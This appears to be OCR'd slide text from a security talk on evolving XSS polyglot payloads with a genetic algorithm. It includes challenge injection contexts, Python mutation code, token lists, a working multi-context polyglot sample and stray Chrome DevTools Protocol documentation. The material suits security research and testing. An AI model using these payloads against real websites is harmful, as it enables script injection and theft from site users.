

XSS Polyglot Challenge v2
alert() in more than one context.
What is a XSS Polyglot?
A XSS payload which runs in multiple contexts. For example, '--><svg onload=alert()> can pop alerts in <div class='--><svg onload=alert()>'> and <!--"--><svg onload=alert()>--->. It is useful in testing XSS because it minimizes manual efforts and increases the success rate of blind XSS. More...
Rules
You will be given 20 common contexts in black-box
No DOM sinks or external libraries are involved
Plain HTML injection with minimum filtering
A headless Chrome will try your payload
Your payload should run alert() in 2+ contexts
Payloads exceeding 1024 characters will always fail
Network is disabled
Contexts


<title>{{payload}}</title>
<textarea>{{payload}}</textarea>
<style>{{payload}}</style>
<noscript>{{payload}}</noscript>
<noembed>{{payload}}</noembed>
<template>{{payload}}</template>
<frameset>{{payload}}</frameset>
<select><option>{{payload}}</option></select>
<script type="text/template">{{payload}}</script>
<!--{{payload}}-->
<iframe src="{{payload}}"></iframe> " →
<iframe srcdoc="{{payload}}"></iframe> " → < →
<script>"{{payload}}"</script> </script → <\/script
<script>'{{payload}}'</script> </script → <\/script
<script>`{{payload}}`</script> </script → <\/script
<script>//{{payload}}</script> </script → <\/script
<script>/*{{payload}}*/</script> </script → <\/script
<script>"{{payload}}"</script> </script → <\/script " → \"
Name
timate XSS Payloads.
Submit with 0 characters


Genetic Algorithms







evaluation
selection
"<svg/onload={callback}//>"
"\" onclick={callback} a=\""
"' onclick={callback} a='"
"a onclick={callback} "
...
mutation
crossover
TOKENS = (
';',
',',
'/',
'/*',
'"',
'\'',
'//',
'*/',
'/**/',
'javascript:',
...


evaluation
selection
start here!
high performing payloads
simplistic payloads
mutation
crossover




```
'''javascript:"/*'/*`/*--></noscript></title></textarea></style></template></noembed></script><html \"
onmouseover=/*&lt;svg/*/onload={callback}//>'''
...
```

```
"<svg/onload={callback}//>"
"\" onclick={callback} a=\""
"' onclick={callback} a='"
"a onclick={callback} "
...
```


Test payloads on test bed
evaluation
selection
start here!
high performing payloads
simplistic payloads
mutation
crossover

Version
latest (tip-of-tree)

Chrome DevTools Protocol Viewer

Domains

- Browser
- Debugger
- DOM
- DOMDebugger
- Emulation
- Input
- IO
- Log
- Network
- Page
- Performance
- Profiler
- Runtime
- Security
- Target
- Console
- Schema
- Accessibility
- Animation
- ApplicationCache
- Audits
- BackgroundService
- CacheStorage
- Cast
- CSS
- Database
- DeviceOrientation
- DOMSnapshot
- DOMStorage
- Fetch

Enable Chrome's experimental ad filter on all sites. EXPERIMENTAL

PARAMETERS

enabled	**boolean** Whether to block ads.

Page . **setBypassCSP**

Enable page Content Security Policy by-passing. EXPERIMENTAL

PARAMETERS

enabled	**boolean** Whether to bypass page CSP.

Page . **setDeviceMetricsOverride**


Overrides the values of device screen dimensions (window.screen.width, window.screen.height, window.innerWidth, window.innerHeight, and "device-width"/"device-height"-related CSS media query results). EXPERIMENTAL DEPRECATED


PARAMETERS


width	**integer** Overriding width value in pixels (minimum 0, maximum 10000000). 0 disables the override.
height	**integer** Overriding height value in pixels (minimum 0, maximum 10000000). 0 disables the override.
deviceScaleFactor	**number** Overriding device scale factor value. 0 disables the override.
mobile	**boolean** Whether to emulate mobile device. This includes viewport meta tag, overlay scrollbars, text autosizing and more.
scale optional	**number** Scale to apply to resulting view image.
screenWidth optional	**integer** Overriding screen width value in pixels (minimum 0, maximum 10000000).
screenHeight optional	**integer** Overriding screen height value in pixels (minimum 0, maximum 10000000).
positionX optional	**integer** Overriding view X position on screen in pixels (minimum 0, maximum 10000000).
positionY optional	**integer** Overriding view Y position on screen in pixels (minimum 0, maximum 10000000).
dontSetVisibleSize optional	**boolean** Do not set visible view size, rely upon explicit setVisibleSize call.
screenOrientation optional	Emulation.ScreenOrientation Screen orientation override.
viewport optional	Viewport The viewport dimensions and scale. If not set, the override is cleared.


Page . **setDeviceOrientationOverride**

Overrides the Device Orientation. EXPERIMENTAL DEPRECATED




Test payloads on test bed
evaluation
selection
trial ..
guess ..
repeat!
highest coverage
highest coverage + shortest
highest coverage + shortest + most efficient (length) + weighted by context importance
start here!
high performing payloads
simplistic payloads
mutation
crossover


Test payloads on test bed
- 42 contexts
- over 2k hour of computation
- 3.6 million payload tested
- over ~~500Gb~~ of logs (disk full, lost most logs)
evaluation
selection
trial .. guess .. repeat!
highest coverage
highest coverage + shortest
highest coverage + shortest + most efficient (length) + weighted by context importance
start here!
high performing payloads
simplistic payloads
mutation
- concatenation
- token augmentation
- token pruning
- half payload crossover
- ...
trial .. pray .. repeat!
crossover




```
TOKENS = (
    ';',
    ',',
    '/',
    '/*',
    '"',
    '\'',
    '//',
    '*/',
    '/**/',
    'javascript:',
    '-',
    '`',
    ' ',
    '(',
    ')',
    '</',
    '\n',
    '%0D%0A',
    'a',
    'style',
    'button',
    'title',
    'template',
    'input',
    'title',
    'textarea',
    'script',
    'iframe',
    'Frameset',
...
```

- concatenation
- token augmentation
- token pruning
- half payload crossover
- ...

```
    def _mutate_with_evolution(self):
        for individual in self._population:
            for _ in range(self._repeated_extra_tokens):
                extra_tokens = random.choices(TOKENS, k=self._extra_tokens)
                self._new_population.add(individual + ''.join(extra_tokens))
                extra_tokens = random.choices(TOKENS, k=self._extra_tokens)
                self._new_population.add(''.join(extra_tokens) + individual)

    def _mutate_with_flips(self):
        for individual in self._population:
            seperations = re.split('{callback}', individual)
            seperation = random.choice(seperations)
            if seperation:
                self._new_population.add(individual.replace(seperation, random.choice(TOKENS), 1))

    def _mutate_with_corssover(self):
        for individual in self._population:
            for another_individual in random.choices(self._population, k=self._cross_over_limit):
                self._new_population.add(another_individual + individual)
...
```


Sample Payload

```
javascript:{callback}//*/

javascript:javascript:

"/*'/*`/*-->

</noscript></title></textarea></style></template></noembed></script>

<html " onmouseover=/*&lt;svg/*/

onload={callback}onload={callback}

//>

<svg onload={callback}><svg onload={callback}>

*/</style><script>{callback}</script><style>
```

XSS


- Polyglot Payloads to scale
- Explosion in Mobile Contexts
- Genetic Algorithms to generate better performing payloads

Configuration Analysis




Taint Graph


Taint Analysis



3rd Party Fingerprint and Vulnerability Detection



Backend Analysis



Dynamic Analysis


Q&A